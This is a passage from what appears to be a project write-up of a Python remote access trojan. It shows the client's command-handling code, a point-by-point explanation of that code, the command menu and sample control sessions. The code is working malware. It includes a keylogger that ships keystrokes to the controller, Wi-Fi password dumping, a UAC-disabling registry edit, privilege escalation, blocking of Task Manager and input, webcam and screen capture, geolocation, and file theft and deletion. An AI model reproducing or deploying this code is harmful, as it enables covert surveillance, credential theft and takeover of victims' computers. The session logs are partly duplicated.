Processor: {platform.processor()}
Python: {platform.python_version()}
Java: {platform.java_ver()}
User: {os.getlogin()}
                ''')
                s.send(sysinfo.encode())


            elif command[:7] == 'writein':
                pyautogui.write(command.split(" ")[1])
                s.send(f'{command.split(" ")[1]} is written'.encode())

            elif command[:8] == 'readfile':
                try:
                    f = open(command[9:], 'r')
                    data = f.read()
                    if not data: s.send("No data".encode())
                    f.close()
                    s.send(data.encode())
                except:
                    s.send("No such file in directory".encode())

            elif command[:7] == 'abspath':
                try:
                    path = os.path.abspath(command[8:])
                    s.send(path.encode())
                except:
                    s.send("No such file in directory".encode())

            elif command == 'pwd':
                curdir = str(os.getcwd())
                s.send(curdir.encode())

            elif command == 'ipconfig':
                output = subprocess.check_output('ipconfig', encoding='oem')
                s.send(output.encode())

            elif command == 'portscan':
                output = subprocess.check_output('netstat -an',
encoding='oem')
                s.send(output.encode())

            elif command == 'tasklist':
                output = subprocess.check_output('tasklist', encoding='oem')
                s.send(output.encode())

            elif command == 'profiles':
                output = subprocess.check_output('netsh wlan show profiles',
encoding='oem')
                s.send(output.encode())

            elif command == 'profilepswd':
                profile = s.recv(6000)
                profile = profile.decode()
                try:
                    output = subprocess.check_output(f'netsh wlan show profile
{profile} key=clear', encoding='oem')
                    s.send(output.encode())
                except:
                    self.errorsend()

            elif command == 'systeminfo':
                output = subprocess.check_output(f'systeminfo',
encoding='oem')
                s.send(output.encode())

            elif command == 'sendmessage':
                text = s.recv(6000).decode()
                title = s.recv(6000).decode()
                s.send('MessageBox has appeared'.encode())
                user32.MessageBoxW(0, text, title, 0x00000000 | 0x00000040)

            elif command.startswith("disable") and command.endswith("--all"):
                Thread(target=self.disable_all, daemon=True).start()
                s.send("Keyboard and mouse are disabled".encode())

            elif command.startswith("disable") and command.endswith("--
keyboard"):
                global kbrd
                kbrd = True
                Thread(target=self.disable_keyboard, daemon=True).start()
                s.send("Keyboard is disabled".encode())

            elif command.startswith("disable") and command.endswith("--
mouse"):
                global mousedbl
                mousedbl = True
                Thread(target=self.disable_mouse, daemon=True).start()
                s.send("Mouse is disabled".encode())

            elif command == 'disableUAC':
                os.system("reg.exe ADD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t
REG_DWORD /d 0 /f")

            elif command.startswith("enable") and command.endswith("--
keyboard"):
                kbrd = False
                s.send("Mouse and keyboard are unblocked".encode())

            elif command.startswith("enable") and command.endswith("--mouse"):
                mousedbl = False
                s.send("Mouse is enabled".encode())

            elif command.startswith("enable") and command.endswith("--all"):
                user32.BlockInput(False)
                s.send("Keyboard and mouse are enabled".encode())

            elif command == 'turnoffmon':
                s.send(f"{socket.gethostbyname(socket.gethostname())}'s
monitor was turned off".encode())
                user32.SendMessage(HWND_BROADCAST, WM_SYSCOMMAND,
SC_MONITORPOWER, 2)

            elif command == 'turnonmon':
                s.send(f"{socket.gethostbyname(socket.gethostname())}'s
monitor was turned on".encode())
                user32.SendMessage(HWND_BROADCAST, WM_SYSCOMMAND,
SC_MONITORPOWER, -1)

            elif command == 'extendrights':
                ctypes.windll.shell32.ShellExecuteW(None, "runas",
sys.executable, " ".join(sys.argv), None, 1)
                sending = f"{socket.gethostbyname(socket.gethostname())}'s
rights were escalated"
                s.send(sending.encode())

            elif command == 'isuseradmin':
                if ctypes.windll.shell32.IsUserAnAdmin() == 1:
                    sending = f'{socket.gethostbyname(socket.gethostname())}
is admin'
                    s.send(sending.encode())
                else:
                    sending = f'{socket.gethostbyname(socket.gethostname())}
is not admin'
                    s.send(sending.encode())

            elif command == 'keyscan_start':
                global klgr
                klgr = True
                kernel32.CreateFileW(b'keylogs.txt', GENERIC_WRITE &
GENERIC_READ,
                FILE_SHARE_WRITE & FILE_SHARE_READ & FILE_SHARE_DELETE,
                None, CREATE_ALWAYS , 0, 0)
                Thread(target=self.keylogger, daemon=True).start()
                s.send("Keylogger is started".encode())

            elif command == 'send_logs':
                try:
                    f = open("keylogs.txt", 'r')
                    lines = f.readlines()
                    f.close()
                    s.send(str(lines).encode())
                    os.remove('keylogs.txt')
                except:
                    self.errorsend()

            elif command == 'stop_keylogger':
                klgr = False
                s.send("The session of keylogger is terminated".encode())

            elif command == 'cpu_cores':
                output = os.cpu_count()
                s.send(str(output).encode())

            elif command[:7] == 'delfile':
                try:
                    os.remove(command[8:])
                    s.send(f'{command[8:]} was successfully deleted'.encode())
                except:
                    self.errorsend()

            elif command[:8] == 'editfile':
                try:
                    with open(command.split(" ")[1], 'a') as f:
                        f.write(command.split(" ")[2])
                        f.close()
                    sending = f'{command.split(" ")[2]} was written to
{command.split(" ")[1]}'
                    s.send(sending.encode())
                except:
                    self.errorsend()

            elif command[:2] == 'cp':
                try:
                    shutil.copyfile(command.split(" ")[1], command.split("
")[2])
                    s.send(f'{command.split(" ")[1]} was copied to
{command.split(" ")[2]}'.encode())
                except:
                    self.errorsend()

            elif command[:2] == 'mv':
                try:
                    shutil.move(command.split(" ")[1], command.split(" ")[2])
                    s.send(f'File was moved from {command.split(" ")[1]} to
{command.split(" ")[2]}'.encode())
                except:
                    self.errorsend()

            elif command[:2] == 'cd':
                command = command[3:]
                try:
                    os.chdir(command)
                    curdir = str(os.getcwd())
                    s.send(curdir.encode())
                except:
                    s.send("No such directory".encode())

            elif command == 'cd ..':
                os.chdir('..')
                curdir = str(os.getcwd())
                s.send(curdir.encode())

            elif command == 'dir':
                try:
                    output = subprocess.check_output(["dir"], shell=True)
                    output = output.decode('utf8', errors='ignore')
                    s.send(output.encode())
                except:
                    self.errorsend()

            elif command[1:2] == ':':
                try:
                    os.chdir(command)
                    curdir = str(os.getcwd())
                    s.send(curdir.encode())
                except:
                    s.send("No such directory".encode())

            elif command[:10] == 'createfile':
                kernel32.CreateFileW(command[11:], GENERIC_WRITE &
GENERIC_READ,
                FILE_SHARE_WRITE & FILE_SHARE_READ & FILE_SHARE_DELETE,
                None, CREATE_ALWAYS , 0, 0)
                s.send(f'{command[11:]} was created'.encode())

            elif command[:10] == 'searchfile':
                for x in glob.glob(command.split(" ")[2]+"\\**\*",
recursive=True):
                    if x.endswith(command.split(" ")[1]):
                        path = os.path.abspath(x)
                        s.send(str(path).encode())
                    else:
                        continue

            elif command == 'curpid':
                pid = os.getpid()
                s.send(str(pid).encode())

            elif command == 'drivers':
                drives = []
                bitmask = kernel32.GetLogicalDrives()
                letter = ord('A')
                while bitmask > 0:
                    if bitmask & 1:
                        drives.append(chr(letter) + ':\\')
                    bitmask >>= 1
                    letter += 1
                s.send(str(drives).encode())

            elif command[:4] == 'kill':
                try:
                    os.system(f'TASKKILL /F /im {command[5:]}')
                    s.send(f'{command[5:]} was terminated'.encode())
                except:
                    self.errorsend()

            elif command == 'shutdown':
                os.system('shutdown /s /t 1')
                sending = f"{socket.gethostbyname(socket.gethostname())} was
shutdown"

                s.send()

            elif command == 'disabletaskmgr':
                global block
                block = True
                Thread(target=self.block_task_manager, daemon=True).start()
                s.send("Task Manager is disabled".encode())

            elif command == 'enabletaskmgr':
                block = False
                s.send("Task Manager is enabled".encode())

            elif command == 'localtime':
                now = datetime.now()
                current_time = now.strftime("%H:%M:%S")
                s.send(str(current_time).encode())

            elif command[:9] == 'startfile':
                try:
                    s.send(f'{command[10:]} was started'.encode())
                    os.startfile(command[10:])
                except:
                    self.errorsend()

            elif command[:8] == 'download':
                try:
                    file = open(command.split(" ")[1], 'rb')
                    data = file.read()
                    s.send(data)
                except:
                    self.errorsend()

            elif command == 'upload':
                filename = s.recv(6000)
                newfile = open(filename, 'wb')
                data = s.recv(6000)
                newfile.write(data)
                newfile.close()

            elif command[:5] == 'mkdir':
                try:
                    os.mkdir(command[6:])
                    s.send(f'Directory {command[6:]} was created'.encode())
                except:
                    self.errorsend()

            elif command[:5] == 'rmdir':
                try:
                    shutil.rmtree(command[6:])
                    s.send(f'Directory {command[6:]} was removed'.encode())
                except:
                    self.errorsend()

            elif command == 'browser':
                quiery = s.recv(6000)
                quiery = quiery.decode()
                try:
                    if re.search(r'\.', quiery):
                        webbrowser.open_new_tab('https://' + quiery)
                    elif re.search(r'\ ', quiery):
                        webbrowser.open_new_tab('https://yandex.ru/search/?tex
t='+quiery)
                    else:
                        webbrowser.open_new_tab('https://yandex.ru/search/?tex
t=' + quiery)
                    s.send("The tab is opened".encode())
                except:
                    self.errorsend()

            elif command == 'screenshot':
                try:
                    file = f'{random.randint(111111, 444444)}.png'
                    file2 = f'{random.randint(555555, 999999)}.png'
                    pyautogui.screenshot(file)
                    image = Image.open(file)
                    new_image = image.resize((1920, 1080))
                    new_image.save(file2)
                    file = open(file2, 'rb')
                    data = file.read()
                    s.send(data)
                except:
                    self.errorsend()
```



```python
            elif command == 'webcam_snap':
                try:
                    file = f'{random.randint(111111, 444444)}.png'
                    file2 = f'{random.randint(555555, 999999)}.png'
                    global return_value, i
                    cam = cv2.VideoCapture(0)
                    for i in range(1):
                        return_value, image = cam.read()
                        filename = cv2.imwrite(f'{file}', image)
                    del(cam)
                    image = Image.open(file)
                    new_image = image.resize((1920, 1080))
                    new_image.save(file2)
                    file = open(file2, 'rb')
                    data = file.read()
                    s.send(data)
                except:
                    self.errorsend()

            elif command == 'exit':
                s.send(b"exit")
                break
```

The **execute** method in the provided code is a central part of the **RemoteControl** class. This method runs in an infinite loop, continuously receiving commands from a socket (**s**). Let's break down the key functionalities of this method:

1. **Command Handling Loop:**
    - The method starts with an infinite loop (**while True**), constantly listening for incoming commands from the server.
2. **Shell Commands:**
    - If the received command is 'shell', it enters another loop (**while 1**) to handle shell-related commands.
    - Supports 'cd' (change directory) and other shell commands.
    - Sends the output of shell commands back to the server.
3. **Screenshare and Webcam Commands:**
    - Handles 'screenshare' and 'webcam' commands using the

vidstream library.
  - Initiates screen sharing and webcam streaming.
  - Sends a message if it's impossible to get the screen or webcam.

4. **Geolocation Command:**
   - Handles 'geolocate' command by fetching geolocation information.
   - Sends a Google Maps link with latitude and longitude information back to the server.
5. **Registry Manipulation Commands:**
   - Handles 'setvalue', 'delkey', and 'createkey' commands for manipulating the Windows Registry.
   - Sets, deletes, and creates registry keys based on received data.
6. **Volume Control Commands:**
   - Handles 'volumeup' and 'volumedown' commands using the **pycaw** library.
   - Adjusts the system's audio volume.
   - Sends a message if the module is not found.
7. **Wallpaper, USB Drivers, Monitors, and System Information Commands:**
   - Handles commands like 'setwallpaper', 'usbdrivers', 'monitors', and 'sysinfo'.
   - Sets wallpaper, retrieves USB drivers, monitor information, and system information.
8. **Input/Output Commands:**
   - Handles commands for simulating keyboard input ('writein'), reading files ('readfile'), and getting absolute paths ('abspath').
   - Uses libraries like **pyautogui** for keyboard input simulation.
9. **Process and Task Management Commands:**
   - Handles commands like 'tasklist' to retrieve the list of running processes.

- Supports terminating processes with 'kill' command.

10. **Keylogger Commands:**
    - Handles 'keyscan_start' to start a keylogger.
    - Supports sending keylogger logs with 'send_logs'.
    - Stops the keylogger with 'stop_keylogger'.
11. **Miscellaneous Commands:**
    - Includes various other commands such as 'exit' to terminate the loop and exit the program.
    - Additional commands for shutting down the system, disabling Task Manager, etc.
12. **Error Handling:**
    - Utilizes a custom method (**self.errorsend()**) to handle and send error messages.
13. **File Operations:**
    - Handles commands like 'download', 'upload', 'createfile', 'searchfile', etc., for file-related operations.
14. **System Commands:**
    - Executes various system-related commands like 'ipconfig', 'portscan', 'tasklist', 'systeminfo', etc.
15. **User Interface Commands:**
    - Supports commands for displaying messages, disabling/enabling input devices, and controlling the monitor.
16. **Directory and File Management:**
    - Handles commands related to directory navigation ('cd', 'dir'), file operations ('delfile', 'editfile', 'cp', 'mv'), etc.
17. **Time and Process Information:**
    - Provides information about the local time, CPU cores, current process ID, etc.
18. **Web Browsing Commands:**


- Supports 'browser' command for opening a web browser with a specified query.

19. **Exit Command:**
    - If the command is 'exit', it sends an 'exit' signal to the server and breaks out of the loop.


Overall, this method enables remote control of the client system by interpreting a variety of commands received from the server.

OUTPUTS:

Commands:




```
======================================================
                       Commands
======================================================
System:
======================================================

help                       all commands available
writein <text>             write the text to current opened window
browser                    enter quiery to browser
turnoffmon                 turn off the monitor
turnonmon                  turn on the monitor
reboot                     reboot the system
drivers                    all drivers of PC
kill                       kill the system task
sendmessage                send messagebox with the text
cpu_cores                  number of CPU cores
systeminfo (extended)      all basic info about system (via cmd)
tasklist                   all system tasks
localtime                  current system time
curpid                     PID of client's process
sysinfo (shrinked)         basic info about system (Powers of Python)
shutdown                   shutdown client's PC
isuseradmin                check if user is admin
extendrights               extend system rights
disabletaskmgr             disable Task Manager
enabletaskmgr              enable Task Manager
disableUAC                 disable UAC
monitors                   get all used monitors
geolocate                  get location of computer
volumeup                   increase system volume to 100%
volumedown                 decrease system volume to 0%
setvalue                   set value in registry
delkey                     delete key in registry
createkey                  create key in registry
setwallpaper               set wallpaper
exit                       terminate the session of RAT

======================================================
Shell:
======================================================

pwd                        get current working directory
shell                      execute commands via cmd
cd                         change directory
[Driver]:                  change current driver
cd ..                      change directory back
dir                        get all files of current directory
abspath                    get absolute path of files

======================================================
```




```
======================================================
Network:
======================================================

ipconfig                  local ip
portscan                  port scanner
profiles                  network profiles
profilepswd               password for profile

======================================================
Input devices:
======================================================

keyscan_start             start keylogger
send_logs                 send captured keystrokes
stop_keylogger            stop keylogger
disable(--keyboard/--mouse/--all)
enable(--keyboard/--mouse/--all)

======================================================
Video:
======================================================

screenshare               overseing remote PC
webcam                    webcam video capture
breakstream               break webcam/screenshare stream
screenshot                capture screenshot
webcam_snap               capture webcam photo

======================================================
Files:
======================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file
```

System info:




```
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  readfile nandu.txt
===================================================
This is from client
===================================================
Command >>  createfile dummy.txt
dummy.txt was created
Command >>  download nandu.txt
Not enough arguments
Command >>  download nandu.txt Python-RAT-main
File is downloaded
Command >>  webcam
Command >>  geolocate
http://www.google.com/maps/place/13.0833,80.2833
Command >>  curpid
19068
Command >>  sysinfo

System: Windows-10-10.0.22621-SP0 CoreSingleLanguage
Architecture: ('64bit', 'WindowsPE')
Name of Computer: nandhu
Processor: Intel64 Family 6 Model 140 Stepping 1, GenuineIntel
Python: 3.11.3
Java: ('', '', ('', '', ''), ('', '', ''))
User: Nandini

Command >>  |
```

Webcam:



```
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  readfile nandu.txt
===================================================
This is from client
===================================================
Command >>  createfile dummy.txt
dummy.txt was created
Command >>  download nandu.txt
Not enough arguments
Command >>  download nandu.txt Python-RAT-main
File is downloaded
Command >>  webcam
Command >>  geolocate
http://www.google.com/maps/place/13.0833,80.2833
Command >>
```

